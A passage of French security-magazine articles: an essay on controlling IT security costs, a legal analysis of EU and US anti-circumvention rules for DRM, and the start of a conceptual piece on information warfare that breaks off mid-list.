Manager les services de sécurité dans une optique de gestion de risques implique donc également une maîtrise des coûts : l'effort produit est comptablement imputé en charges et investissements, sans contribuer de manière très visible à la vocation de la structure (enseigner ? soigner ? transporter ? produire des profits ?), du moins en apparence. Après tout, un patron apprécie d'entendre qu'il est relativement à l'abri, surtout s'il a dépensé des sommes souvent non négligeables qu'il aurait tout aussi bien pu investir dans le métier de son établissement, sa capacité de commercialisation ou de production par exemple.

CENTRE DE COÛTS ET VALORISATION - EFFICACITÉ SÉCURITAIRE ET DÉPENSES

Cependant, la "sécurité" est-elle forcément très coûteuse ? S'intéresser à la ventilation des dépenses de sécurité est déjà très instructive... allons donc faire un tour au contrôle de gestion !

Sans rentrer dans des considérations trop comptables de nouveau, la distinction est à faire là, entre les dépenses en investissement (par exemple, l'acquisition et les frais de mise en œuvre du super système à la mode qui gère tous les droits de tous les utilisateurs en un seul clic et qui a plu à un hiérarchique quelconque) et les lignes de charges d'exploitation. Parmi celles-là, certaines quantifient les efforts d'administration, de maintien en condition opérationnelle (exploitation informatique) et de maintenance, donc vous, vos équipes, prestataires ou non, etc.

En matière de sécurité, la valeur intrinsèque des dispositifs de protection sont à considérer par rapport à la réduction de risque qu'elle permet d'obtenir (toute l'importance des objectifs de sécurité exprimés dans le cadre d'une PSI !). Celui-ci est lui-même assujetti à la valeur des informations et des systèmes d'information qui aura été évaluée. Dans le dispositif plus global de *risk management*, à coût équivalent, plus le risque est couvert et moins il est nécessaire de le transférer, ce qui permet également de réduire les enveloppes d'assurances (attention, les subtilités du risk management sont nombreuses et il ne faut pas penser qu'il s'agit là de calculs simples !).

Par ailleurs, les équipements et les systèmes de sécurité, ainsi que toutes les activités pour les étudier, préconiser, mettre en œuvre, administrer, exploiter, etc. permettent de composer des "lignes", des "offres de services" valorisables, ou du moins auxquelles il sera possible de faire correspondre des contrats décrivant des niveaux d'engagements de service correspondant à des objectifs de sécurité clairs (des SLA sécurité en quelque sorte). A force de vouloir valoriser certains centres de coûts en cherchant à les commuer en centre de profits, certaines sociétés ont été jusqu'à filialiser leur activité SSI !

Maîtriser les coûts ne se résume pas à les réduire, mais plutôt à les répartir de façon rationnelle et surtout optimisées. De manière générale, en procédant par chantiers ciblés, par plans d'actions

Remarque : Les tableaux présentés ne présentent intentionnellement aucun lien particulier.

bordés et très concrets (par exemple, cloisonner le SI, centraliser la gestion d'utilisateurs, migrer les systèmes vulnérables, etc.) permet d'élever le niveau de sécurité en procédant par paliers clairement délimités. Ces campagnes de sécurisation ciblées permettent de plus à un contrôle de gestion de plus facilement suivre les réalisés et les prévisionnels, ce qui rend la maîtrise des coûts également plus aisée. La ventilation obtenue auprès du contrôle de gestion lorsque nous sommes allés leur rendre visite tout à l'heure, permet de constater que les dépenses sécuritaires sont en général réparties en 2/3 d'investissements (matériels et prestations de mise en œuvre et 1/3 de charges (support, exploitation et maintenance). Souvent, sans avoir une réelle satisfaction du service, et pire, en constatant des loupés graves sur le plan de la sécurité.

Une remise en cause est amorcée.

Pour les gestionnaires qui nous dirigent, il s'agit de diminuer les frais : l'aspect "gratuit" des outils GPL n'est pas pour leur déplaire, surtout si la qualité est au rendez-vous. Que les termes de la Gnu Public License soient libertaires ne les affectent pas, ou vraiment très peu, et seulement tard le soir en fin de dîner ...

D'un point de vue technique, la maîtrise des composants logiciels (l'accès au code et surtout à la masse phénoménale d'informations sur le Net qui lui correspond), la richesse fonctionnelle librement accessible, le maintien du code (*versionning* efficace) et la réactivité du "support virtuel" sont autant d'arguments qu'il faut impérativement évaluer : en sécurité, le premier interdit c'est le défaut de rigueur.

Un effet de bord extrêmement intéressant pour un manager de la sécurité est que, souvent, les périmètres libres sont mieux exploités, administrés et maintenus que la "normale". Ceci est tout simplement dû au bon niveau de compétence des "accros" du libre aujourd'hui, et au fonctionnement communautaire propice à la diffusion réelle des connaissances dans une ambiance globale d'entraide. Mais ce n'est pas une nouveauté : les "vieux unixiens" se rappelleront certainement que cet état d'esprit "Usenix" était déjà là il y a une quinzaine d'années (au moins) ! Et la réputation des administrateurs systèmes était également déjà à la hauteur des qualités de leur système fétiche...

Sécuriser un système, un environnement informatique ou un réseau, commence déjà par une administration complète et une exploitation cohérente de tous les aspects du périmètre concerné.

De manière très réductrice, il s'agit tout simplement de maintenir le système en conformité avec les engagements de service et les objectifs de sécurité qu'il doit satisfaire. Pour le véritable administrateur, ça implique de penser l'architecture, la répartition des éléments n-tiers et leur cloisonnement, le dimensionnement des composants matériels (disques, CPU, mémoires, bandes passantes, etc.), l'installation du "juste nécessaire", la configuration drastique, et le maintien à niveau. Certains évoqueront même avec raison et en connaissance de cause, le traitement "industrialisé" des vulnérabilités en fonction des risques, ce qui peut même passer par l'audit de code systématique (l'espoir de poster dans Bugtraq, dans le respect de l'*Internet draft* "for responsible security disclosure" peut en motiver plus d'un !). Cette démarche générale rigoureusement menée dans les environnements techniques, en plus d'augmenter l'efficacité sécuritaire, peut même être une source de réduction de dépenses tant en investissements qu'en charges !

D'un point de vue organisationnel, la structuration des processus, de leurs activités, des tâches et la définition des rôles, orientés dans une perspective d'engagements formalisés, doivent être mesurables par rapport à des objectifs clairement définis. Une organisation telle permet de rationaliser et maîtriser les coûts liés, ne serait-ce qu'aux ressources humaines, lesquelles nécessitent par ailleurs pour travailler de la surface, des postes de travail, etc. Appréhendés dans une logique de services, les dispositifs de protection, de contrôle, ou de surveillance et les processus sécurité associés, s'intègrent dans un système de management global de la SSI (cf. standards BS7799-2:2002, *Information Security Management System*).

BILAN DE L'ÉQUATION SÉCURITAIRE

Assujettis à une gestion des risques rationnelle, la Sécurité Logique, pour ne parler que d'elle, regroupe de manière assez intégrée, outillage et organisation, aspects souvent oubliés des théoriciens. Si la maîtrise des coûts ne doit pas du tout être synonyme de réduction de ceux-ci, comme c'est souvent le cas, les efforts de compréhension et d'optimisation qu'elle entraîne débouche souvent sur une amélioration sensible de la qualité des périmètres techniques et des prestations associées : la valorisation est alors réalisable. Par conséquent, la maîtrise des coûts de la sécurité permet au risk manager de correctement décider du choix de gestion de risque : l'accepter, le refuser, le couvrir ou le transférer.

En conclusion, si un patron a un seul souci de sécurité, plus que de savoir si ça va être profitable à son activité ou à sa position, n'oubliez pas qu'il investit surtout dans sa tranquillité d'esprit : le jour où un véritable incident surviendra, il saura vous rappeler que plus que maîtriser les coûts, vous deviez surtout gérer les risques ! Et là, ce sera surtout la crise qu'il faudra avoir anticipé...

Yannick Fourastier

yfourastier@miscmag.com

La protection des de protection

ou la « Protection

L'ère numérique, plus qu'adolescente, cause le désespoir des grands groupes de l'industrie culturelle. Le développement de la culture de l'usage des œuvres (notamment par le biais de logiciels Peer-to-Peer) au détriment de la propriété, y contribue amplement. Les réseaux parallèles de distribution des œuvres logicielles, musicales, vidéos… pourraient, semble-t-il, provoquer leur perte. Avec plus ou moins de lucidité, les majors de l'industrie culturelle s'acharnent contre le développement de procédés concurrents de diffusion des œuvres. Les Parlements, assaillis, ont choisi la voie de la surenchère des protections juridiques.

De fait, la propriété intellectuelle, et plus particulièrement la propriété littéraire et artistique (PLA), la sainte patronne des auteurs, des artistes et des producteurs, est le siège de tous les débats.

La PLA, depuis les grandes lois de 1791 et 1793, puis surtout du 11 mars 1957 et du 3 juillet 1985, protège les auteurs des œuvres (logiciel, musique, photographie…) et les investisseurs (producteurs de bases de données, producteurs phonographiques, producteurs de vidéogrammes) par un droit de propriété intellectuelle. Ils bénéficient de prérogatives patrimoniales (droit d'exploitation) et de prérogatives morales (respect de l'œuvre, du nom de l'auteur et de sa qualité). Seules les prérogatives patrimoniales peuvent appartenir à une entreprise par le biais d'un contrat de cession.

Jusqu'à il y a peu, cette protection était satisfaisante. Mais l'arrivée des technologies numériques a bouleversé un équilibre durement atteint. L'équilibre devenu radicalement instable, proche de s'effondrer, tente de se rétablir depuis 1996.

C'est à cette période que les traités internationaux de l'Organisation Mondiale de la Propriété Intellectuelle (OMPI) du 20 décembre 1996, le Digital Millenium Copyright Act de 1998 aux États-Unis, ou encore la directive Droit d'auteur et droits voisins dans la société de l'information du 22 mai 2001, en Europe, ont adjoint au droit d'auteur un nouvel appui : la protection des mesures techniques de protection des œuvres.

Il est question de protéger juridiquement des applications chargées de protéger techniquement des œuvres protégées juridiquement par la propriété littéraire et artistique ; ou comment faire du droit des nouvelles technologies et de l'information un cercle vicieux en proie à la moquerie !

La protection des mesures techniques, qui existe depuis 1994 en matière de logiciel (**Article L.122-6-2 du Code de la Propriété Intellectuelle, CPI**) déchaîne les passions depuis la popularité des logiciels Peer-to-Peer (du mythique Napster à ses performants successeurs tels que Kazaa et Morpheus). En effet, cette donnée factuelle a forcé les professionnels des diverses industries culturelles à militer devant leur Parlement afin d'obtenir cette nouvelle protection.

Désormais, les auteurs et les industries culturelles disposent d'un triple niveau de protection : le premier est celui très classique accordé par le droit de la propriété littéraire et artistique ; le deuxième est celui qu'offre la mesure technique de protection ; le denier est celui, encore jeune, permettant la protection juridique des mesures techniques.

L'Europe suit, sans discernement, l'objectif américain de sur-réservation et de sur-protection des industries culturelles. Cette démarche semble aboutir, au niveau national, à la création d'un imbroglio de protections éparses : de la loi Godfrain à la propriété intellectuelle en passant par la protection juridique des services à accès conditionnel et des services d'accès conditionnel. Les Parlements de tous pays, empreints de manichéisme, ont légiféré à tour de bras dans le sens d'une sur-réservation des œuvres ; les tribunaux sont pris d'assaut, avec en ligne de mire les logiciels P2P.

La création de cette nouvelle protection des mesures techniques est malgré tout une protection qui sort de l'ordinaire. Dans un premier temps, il nous est nécessaire de définir ce qu'est une mesure technique (I), puis, dans un second temps nous analyserons la protection juridique elle-même (II, III, IV).

mesures techniques des œuvres

des protections de protection »

LES MESURES TECHNIQUES PROTÉGEABLES

Les mesures techniques de protection sont habituellement classées en deux catégories : les mesures techniques contrôlant l'accès aux œuvres et les mesures techniques contrôlant l'utilisation des œuvres.

LES MESURES TECHNIQUES CONTRÔLANT L'ACCÈS AUX ŒUVRES

Ce type de technique empêche qu'une personne non autorisée puisse avoir accès à une œuvre protégée par un droit de PLA. Ce type de protection technique est mis en œuvre de différentes manières et notamment par un shareware qui ne permet l'accès qu'à une partie d'un logiciel, l'accès au logiciel entier n'étant offert qu'aux utilisateurs inscrits, par exemple (voir aussi le système d'identification Secret Handshake).

Dans l'environnement en ligne, l'accès au contenu protégé est fréquemment contrôlé par une procédure d'identification. Aussi, le contrôle d'accès peut également se produire dans la sphère de l'utilisateur, mais sans son intervention (pour les services de télévision câblée, les chaînes à accès conditionnels…). Nombre de technologies protégeant l'accès utilisent un système de cryptage.

LES MESURES TECHNIQUES CONTRÔLANT L'UTILISATION DES ŒUVRES

Les mesures techniques contrôlant l'utilisation des œuvres sont parfois appelées mesures de protection anti-copie. Cette terminologie n'est pas entièrement satisfaisante dès lors que ces mesures techniques peuvent protéger non seulement contre la copie des œuvres, mais également contre des actes violant d'autres droits exclusifs du titulaire du droit d'auteur (une mesure technique de protection pour du contenu auditif ou visuel pourrait être développée en vue d'empêcher la diffusion par *streaming* de ces œuvres sur Internet).

Ce type de mesures techniques de protection devrait être plus généralement désigné par le terme de mesures contrôlant l'utilisation. Ces mesures constituent le moyen de contrôle des œuvres le plus répandu.

Aux États-Unis, les mesures techniques de protection contre l'utilisation des œuvres ont été introduites dans la législation sous la forme du *Serial Copyright Management System*, faisant partie du *Audio Home Recording Act* de 1992. Le *Digital Millenium Copyright Act* de 1998 a introduit un complément de protection de ces mesures techniques.

En France, il n'existe à l'heure actuelle aucune disposition légale visant à protéger les mesures techniques protégeant l'accès ou l'utilisation des œuvres. Cependant, la **directive européenne du 22 mai 2001** (directive sur l'harmonisation de certains aspects du droit d'auteur et des droits voisins dans la société de l'information, DADVSI), comportant ces dispositions, devra être transposée en droit français.

Les **articles 6** et **7** de la directive consacrent la protection des mesures techniques au niveau européen. L'**article 8** prévoit un régime de responsabilité et de sanctions face au contournement de ces mesures : il est interdit de contourner des dispositifs techniques. Avant de procéder à l'analyse des actes de contournement des mesures techniques, il nous faut comprendre quel est l'objet d'une telle protection.

L'OBJET DE LA PROTECTION : LES MESURES TECHNIQUES

Que protège-t-on sous la dénomination « protection juridique des mesures techniques de protection des œuvres » ? Le dispositif technique par lui-même ou le dispositif dans sa fonction ? Tous les dispositifs ou seulement ceux dotés d'une certaines efficacité ?

L'**article 6** de la directive dispose que « ***Les États membres prévoient une protection juridique appropriée contre le contournement de toute mesure technique efficace, que la personne effectue en sachant, ou en ayant des raisons valables de penser, qu'elle poursuit cet objectif.*** »

A la lecture de cette disposition, il naît un certain nombre d'interrogations autour de la question principale : que protège ce texte exactement ? Il existe plusieurs interprétations. On peut penser qu'il protège le dispositif technique lui même ; aussi, il pourrait protéger le dispositif technique parce qu'il couvre une œuvre protégeable ; enfin, certains juristes ont avancé l'hypothèse que cette disposition protège le dispositif technique protégeant le droit d'auteur.

La dernière interprétation n'est pas satisfaisante car elle conduirait à n'être que le reflet de la protection au titre de la PLA ; elle serait, donc, purement inutile.

La première interprétation est trop vague et dangereuse ; elle permettrait de protéger, d'une manière absolue, un algorithme qui pourrait ne protéger aucun contenu. Cette mesure technique n'aurait aucune finalité. Cette proposition de solution ouvrirait les portes de la dérive.

Cependant, la seconde trouve tout son intérêt. La directive ne protège que les dispositifs techniques qui ont pour objectifs de contrôler des œuvres. Ce critère de finalité est censé s'assurer de la loyauté de la mesure technique utilisée, mais ce critère est bien trop imprécis pour apporter au public quelque protection que ce soit. Il suffit, pour s'en apercevoir, de citer le débat autour du CSS (*Content Scrambling System*) qui crypte le contenu des DVD pour empêcher leur diffusion entre les différentes zones géographiques. Le CSS empêche la copie pirate des DVD. Or techniquement, la copie d'un DVD ne nécessite absolument pas de le décrypter, il suffit de transposer son contenu bit par bit sur un autre DVD et il ne faut surtout pas toucher au cryptage CSS pour pouvoir relire le DVD sur un lecteur. Loin de lutter contre la piraterie, la finalité du CSS est simplement de contrôler le public et d'empêcher que ce DVD puisse être regardé à partir d'un lecteur/ordinateur sous Linux.

La solution la plus cohérente est donc d'admettre que l'objet de la protection des mesures techniques est le dispositif en lui-même attaché à une oeuvre protégeable. La directive, pourtant assez précise, s'engouffre par la suite dans des notions plus obscures.

LA QUALITÉ DU DISPOSITIF CONTOURNÉ :

SON CARACTÈRE « EFFECTIF » OU « EFFICACE »

C'est à ce stade que la construction juridique mise en place est défaillante.

D'après les Traités OMPI (**article 11 du traité OMPI** sur le droit d'auteur) et la directive DADVSI, l'acte de contournement n'est illicite que si la mesure technique contournée est réputée « efficace », tandis que l'**article 1201(a)(1)** de la loi américaine prohibe le contournement de dispositifs techniques de protection qui contrôlent de façon « effective » l'accès à une œuvre protégée.

Ces textes, équivalents au premier abord, n'en sont pas moins différents sur la forme employée.

S'il est exigé que la mesure technique de protection soit efficace, il faut donc qu'elle soit incontournable et indestructible, ce qui est impossible en pratique. La directive précise dans son **article 6 alinéa 3** que la condition d'efficacité n'est remplie que si le procédé technique « *atteint son objectif de protection* ». Est donc présumé efficace un procédé efficace ! Par extension, cela signifierait qu'il serait possible pour un utilisateur de casser la protection : s'il y parvenait, il ne pourrait être tenu responsable de son acte. Absurde !

S'il est exigé que la mesure technique de protection soit effective, il faut simplement justifier de son existence. La mesure technique de protection est protégeable si elle existe réellement. L'extrême est inverse !

La loi américaine, qui utilise l'adjectif « effective », nous livre l'interprétation rationnelle qu'il faut retenir. En effet, la condition d'effectivité est satisfaisante « *si le dispositif, dans le cours ordinaire de son opération, empêche, restreint ou autrement limite l'exercice d'un droit d'un titulaire de droit d'auteur* » (Titre 17, §1201(b)(2)). L'utilisateur normal ne doit pas pouvoir effectuer une copie ou accéder à une œuvre sans avoir accompli cet acte de contournement sciemment.

Le dispositif juridique mis en place par la directive s'attaque directement aux actes de contournement des mesures techniques de protection. Ces actes de contournement sont potentiellement nombreux pourtant deux actes principaux ont été retenus.

LES ACTES INTERDITS DE CONTOURNEMENT

Les législations ont eu la possibilité d'interdire l'acte personnel de contournement ou de neutralisation et l'offre de services en vue de réaliser la neutralisation (les deux pouvant être combinés). L'Union Européenne, dans sa directive DADVSI interdit l'ensemble de ces deux actes. Toutefois, la construction offerte risque de limiter l'application des exceptions aux droits de propriété intellectuelle durement gagnés.

ACTE PERSONNEL DE CONTOURNEMENT / DE NEUTRALISATION

L'acte de contournement personnel n'est sanctionnable que s'il est accompli de mauvaise foi, c'est-à-dire avec la conscience que l'on est en train de réaliser un contournement d'un dispositif technique de protection des œuvres. En effet, l'**article 6 alinéa 1er** prévoit qu'il faut protéger toute mesure technique contre le contournement que « *la personne effectue en sachant ou en ayant des raisons valables de penser qu'elle poursuit cet objectif* ».

Le système de l'Union Européenne qui sanctionne les actes personnels aurait pu s'en tenir à cette seule interdiction puisqu'elle semble permettre de s'opposer à tout acte dirigé contre les systèmes techniques. Pourtant, la directive sanctionne aussi les actes préparatoires.

LES ACTES PRÉPARATOIRES

L'**article 6-2** de la directive réalise un inventaire très complet des actes préparatoires prohibés. Il s'agit des actes accomplis en amont du contournement personnel et réalisés par des personnes qui veulent fournir les moyens de la neutralisation du dispositif technique.

Sont donc interdits par la directive : la fabrication, l'importation, la distribution commerciale ou non commerciale, la publicité aux fins de distribution marchande, la détention à des fins commerciales de produits qui permettraient de contourner les dispositifs techniques.

La directive vise aussi bien les prestations de services que la fourniture de produits. Mais pour être interdite, il faut heureusement que la vocation de contournement de l'activité ou du produit soit explicite : si elle est publiquement proposée comme moyen de contournement, principalement conçue à des fins de contournement, et que ses autres possibilités d'utilisation que le contournement doivent être limitées.

Si la construction mise en place par la directive semble cohérente, elle paraît faire fi de la notion d'exception aux droits de la PLA (seul espace conscient des utilisateurs), qu'elle empiète encore un peu plus.

LES LIMITES DE LA CONSTRUCTION

La rumeur semble se confirmer : il deviendra très délicat de bénéficier des exceptions aux droits de propriété littéraire et artistique. Nous sommes tous conscients que nous pouvons, entre autres, copier les œuvres pour leur utilisation dans un cadre restreint, celui du cercle de la famille (copie privée), qu'il est possible de faire une copie de sauvegarde d'un logiciel (**article L.122-6-1 CPI**), qu'il est possible d'accéder au code source d'un logiciel par *reverse engineering* si cette méthode est rendue « ***indispensable pour obtenir les informations nécessaires à l'interopérabilité d'un logiciel*** ». La donne risque d'être différente : imaginons un bénéficiaire d'une exception qui souhaite tirer parti de celle-ci mais, en présence de dispositifs techniques, ne le peut. Il dispose, peut-être, des connaissances techniques pour faire sauter ou contourner l'obstacle afin de jouir de l'exception, mais il n'a pas le droit d'agir ainsi puisque la directive interdit de pareils actes. C'est cette apparente contradiction que la directive tente de régler.

La légitimation des actes de contournement pour que le public puisse bénéficier de ces exceptions n'est apparue que comme une voie subsidiaire. L'**article 6, 4° alinéa 1** de la directive communautaire subordonne la mise en œuvre des exceptions au constat que les titulaires de droits n'ont pas fourni, eux-mêmes, une version non protégée ou procuré un moyen de contournement (clés) ni conclu un accord avec des utilisateurs. Ce dernier point synthétise l'ensemble de la philosophie communautaire en matière de PLA : favoriser les rapports contractuels auteurs/utilisateurs. En d'autres termes, le titulaire de droits aura la faculté de prévoir dans un contrat avec un utilisateur la sphère de droit qu'il souhaite lui concéder. Cependant, le **considérant 51** de la directive énonce que « ***Les Etats membres doivent encourager les mesures volontaires prises par les titulaires de droits(...) pour permettre d'atteindre les objectifs visés par certaines exceptions.(...) En l'absence de mesures volontaires ou d'accords de ce type dans un délai raisonnable, les États membres doivent prendre des mesures appropriées pour assurer que les titulaires de droits fournissent aux bénéficiaires des dites exceptions ou limitations les moyens appropriés pour en bénéficier...*** ». Si la directive semble tenir compte des bénéficiaires des exceptions en imposant aux auteurs et autres bénéficiaires de droits de leur fournir les moyens pour en bénéficier, elle ne précise pas la teneur de cette obligation. Cette imprécision pourrait entraver grandement leur faculté d'en disposer. On assiste bien à une sur-réservation des œuvres : pour bénéficier d'une exception, il faut conclure un accord avec le titulaire de droit.

Les dérives seront sans doute légion après transposition en droit français.

Ces dispositions ne sont pas aujourd'hui intégrées, transposées en droit français. Cependant, la France, membre de l'Union Européenne, a le devoir d'effectuer cette transposition. Elle aura la possibilité de le faire, en partie, avec ses propres mots ; en revanche, il est au moins une certitude, que la sanction civile et surtout pénale du contournement des mesures techniques de protection des œuvres sera la contrefaçon, prévue aux **articles L.335-2** et suivants du Code de la Propriété Intellectuelle ; cet article prévoit que la contrefaçon est punie de deux ans d'emprisonnement et de 150 000 euros d'amende.

La nouveauté apportée par cette protection est très particulière. Elle offre et offrira la possibilité de régler de plus en plus les rapports entre les utilisateurs et les propriétaires de droits de propriété intellectuelle par l'intermédiaire d'une forme « d'autorégulation » : le contrat. Le contrôle des titulaires de droit sur le public utilisateur risque de devenir absolu, allant jusqu'à l'insupportable. Ce texte entre, donc, bien dans la catégorie des dispositions juridiques sur-protectrices des intérêts propriétaires au détriment d'une forme de liberté.

Matthieu CHABAUD

Doctorant en droit

Le Conseil Supérieur de la Propriété Littéraire et Artistique (CSPLA) travaille à la transposition de la directive DADV.

Un premier *projet* d'avant-projet de loi daté du 5 décembre 2002 a été divulgué (on le trouve notamment sur **http://www.planetelibre.net/article/cspla/doc.txt**).

Un second projet a, apparemment, vu le jour mais n'a pas été divulgué, le sujet étant bien trop sensible.

Cependant on constate, d'après le premier projet, que la transposition des dispositions relatives à la protection des mesures techniques ne sera pas effective pour les auteurs de logiciels.

Le législateur français considère, donc, que l'**article L.122-6-2** qui protège *tout dispositif technique protégeant un logiciel* serait en conformité avec la directive. Pourtant, cette disposition apparaît incomplète au regard de cette même DADV. L'**article L.122-6-2 CPI** est un article des plus ambigu : *Toute publicité ou notice d'utilisation relative aux moyens permettant la suppression ou la neutralisation de tout dispositif technique protégeant un logiciel doit mentionner que l'utilisation illicite de ces moyens est passible des sanctions prévues en cas de contrefaçon.*

Il semble que l'oubli de la mention *l'utilisation illicite de ce moyen est passible des sanctions prévues en cas de contrefaçon*, soit le seul acte que la loi incrimine.

Donc, en rapport avec la directive, cette règle ne protège pas la mesure technique en elle-même, mais la seule contrefaçon du logiciel.

Le gouvernement se serait-il aperçu que la transposition de la directive appliquée au logiciel serait complexe ? Serait-ce un oubli ? ...

La "guerre pour l'information" 1

La guerre de l'information recouvre l'ensemble des champs conflictuels où l'information est utilisée comme une arme offensive pour affaiblir, déstabiliser ou détruire un adversaire. Les techniques offensives de la guerre de l'information peuvent prendre la forme de la désinformation, de la manipulation, de la rumeur, de la propagande… Il s'agit donc de méthodes subversives pouvant être efficacement déployées sur l'ensemble des canaux de communication à disposition (interne, externe, Internet, Intranet, prolifération orale et écrite…)

Le vaste concept de guerre de l'information [1] (GI) englobe indistinctement toutes les actions humaines, techniques, technologiques permettant de détruire, de modifier, de corrompre, de dénaturer ou de pirater (mais la liste des actions n'est pas exhaustive) l'information, les flux d'information ou les données d'un tiers (pays, état, entité administrative, économique ou militaire…) en vue de brouiller, d'altérer sa capacité de perception, de réception, de traitement, d'analyse et de stockage de la connaissance. En terme militaires, on parle de C4I (4 composantes de la stratégie à appliquer) soit *Command, Control, Communications, Computers and Intelligence*.

Les opérations de GI ciblent aussi bien les moyens technologiques de commandement et de communication que les individus.

La GI contre des individus ou des groupes d'individus prend sous sa dénomination de GI ce que l'on désignait il y a quelques années par guerre subversive ou psychologique (propagande, manipulation, désinformation, déception). Le concept certes ancien a cependant retrouvé une deuxième jeunesse avec l'apparition des Nouvelles Technologies d'Information et de Communication (NTIC).

Né dans un contexte militaire au moment de la guerre du Golfe, le concept d'infoguerre (traduction de l'américain Infowar, contraction de Information Warfare) a glissé peu à peu dans le domaine de la concurrence économique. Il vient ainsi à recouvrir les pratiques de ciblage des informations et des fonctions informationnelles d'un concurrent de la part d'une entreprise qui, tout en cherchant à protéger son propre système, aspire à acquérir des informations pour servir ses objectifs tactiques et stratégiques.

D'où la grille de lecture allié/adversaire : nos alliés militaires d'aujourd'hui sont ou peuvent être nos adversaires économiques.

En témoignent les pressions américaines sur les ministres européens pour ne pas procéder au lancement de Galileo **[2]**. Ce projet développé par l'ESA et l'Union européenne constitue une réponse civile à l'actuel GPS, dont le réseau satellitaire est actuellement contrôlé par l'armée américaine.

On comprend mieux les réticences américaines lorsqu'on sait que Galileo comporte des enjeux :

- **stratégiques,** concernant les applications civiles et militaires alors que se dessine une future défense européenne ;
- **économiques et industriels,** avec les programmes spatiaux et tous les systèmes de localisation appliqués au transport, navigation maritime, etc., sur un marché estimé à 80 milliards d'euros entre 2008 et 2020, selon le rapport commandé l'année dernière au cabinet de consultants Price Waterhouse Coopers.

En résumé, on pourrait reprendre ce que le président Jacques Chirac avait déclaré : "Si l'Europe ne poursuivait pas Galileo et d'autres projets, l'échec mènerait inévitablement à un statut de vassal, scientifique et technique, puis industriel et économique."

2 approches

Il existe (entre autres) deux approches de la guerre de l'information lorsqu'on s'intéresse plus particulièrement aux SI :

- le rapport DCI-INTELCO, qui considère qu'il y a trois classes dans la guerre de l'information (pour, par, contre) et conçoit l'informatique comme un moyen avec une vision à long terme dans le prolongement des travaux menés sur le développement de l'intelligence économique en France : le Rapport Martre du Commissariat général au plan.
- l'Américain Martin Libicki distingue sept classes (guerre du contrôle et du commandement, guerre du renseignement, guerre électronique, guerre psychologique, guerre des hackers, guerre de l'information économique et cyberguerre) et considère l'informatique comme un objectif à court terme.

Pour notre part nous retenons le concept défini dans le rapport de DCI-Intelco, plus pragmatique et opérationnel, que ce soit au niveau militaire ou au niveau économique.

Ainsi, l'infoguerre peut être définie comme *"l'ensemble des opérations visant à contrôler ou neutraliser la capacité informationnelle d'un adversaire économique."*

On distingue donc 3 stratégies :

- la guerre par l'information ;
- la guerre contre l'information ;
- la guerre pour l'information.

- **La guerre par l'information** comprend tout ce qui se rapporte soit aux techniques de déstabilisation d'une entité (privée, publique) en utilisant des procédés comme la désinformation, les rumeurs, soit à ce qu'on nomme le "*perception management* " ou influencer une opinion par la production et la diffusion de connaissance (ex : *les rumeurs visant à déstabiliser Alcatel en Bourse*)**[3]**

- **La guerre contre l'information** concerne les techniques visant à priver un adversaire de son accès à l'information (sabotage) et se rapporte à deux types de risques :

  ➔la destruction des données (avec un impact plus fort sur le système d'information si les données sont altérées ou corrompues et non détruites) et des programmes qui permettent leur traitement (dégradation de l'emploi de la ressource) ;

  ➔le sabotage peut passer par le "deni de service" et entraîner une paralysie des réseaux de transmission (ex. : *les attaques sur les serveurs root au mois d'octobre 2002*)**[4].**

- **Enfin, la guerre pour l'information** relève le plus souvent de l'espionnage, notamment industriel ou économique. Il s'agit ici de la collecte d'informations illégales d'une part et de la collecte d'informations légales, mais dont on détient la primeur d'autre part (exemple : *la CIA fournissait à Enron des informations sur les appels d'offres de ses concurrents*).**[5]**

Dans le dossier qui nous intéresse et qui traite des différents moyens pour récupérer de l'information, nous avons privilégié la guerre pour l'information.

La guerre pour l'information est quoiqu'il en soit le préalable indispensable à l'application des autres stratégies : récupérer des renseignements pouvant être utilisés de manière offensive à l'encontre des acteurs privés ou publics, ce qui se traduit de manière opérationnelle par l'*utilisation de toutes les ressources nécessaires à l'acquisition de données permettant de s'assurer un avantage compétitif sur un autre intervenant économique.*

L'analyse des informations récoltées conduit les entreprises à définir des stratégies. Pour les bien-pensants, nous appellerons cela du *benchmarking*, et du côté offensif, nous évoquerons plutôt des termes comme " espionnage industriel et technologique ", ou encore l'usage de ces renseignements dans un but moins avouable : la désinformation ou la manipulation de l'information.

QUI SONT LES EXPLOITANTS DE L'INFOGUERRE ?

Après avoir défini les stratégies de l'infoguerre (pour, par, contre), il semble essentiel de connaître les différents acteurs susceptibles d'être les exploitants et/ou les cibles.

Ainsi, ceux qui utilisent les techniques de l'infoguerre se répartissent en 3 catégories :

■ Les concurrents et clients

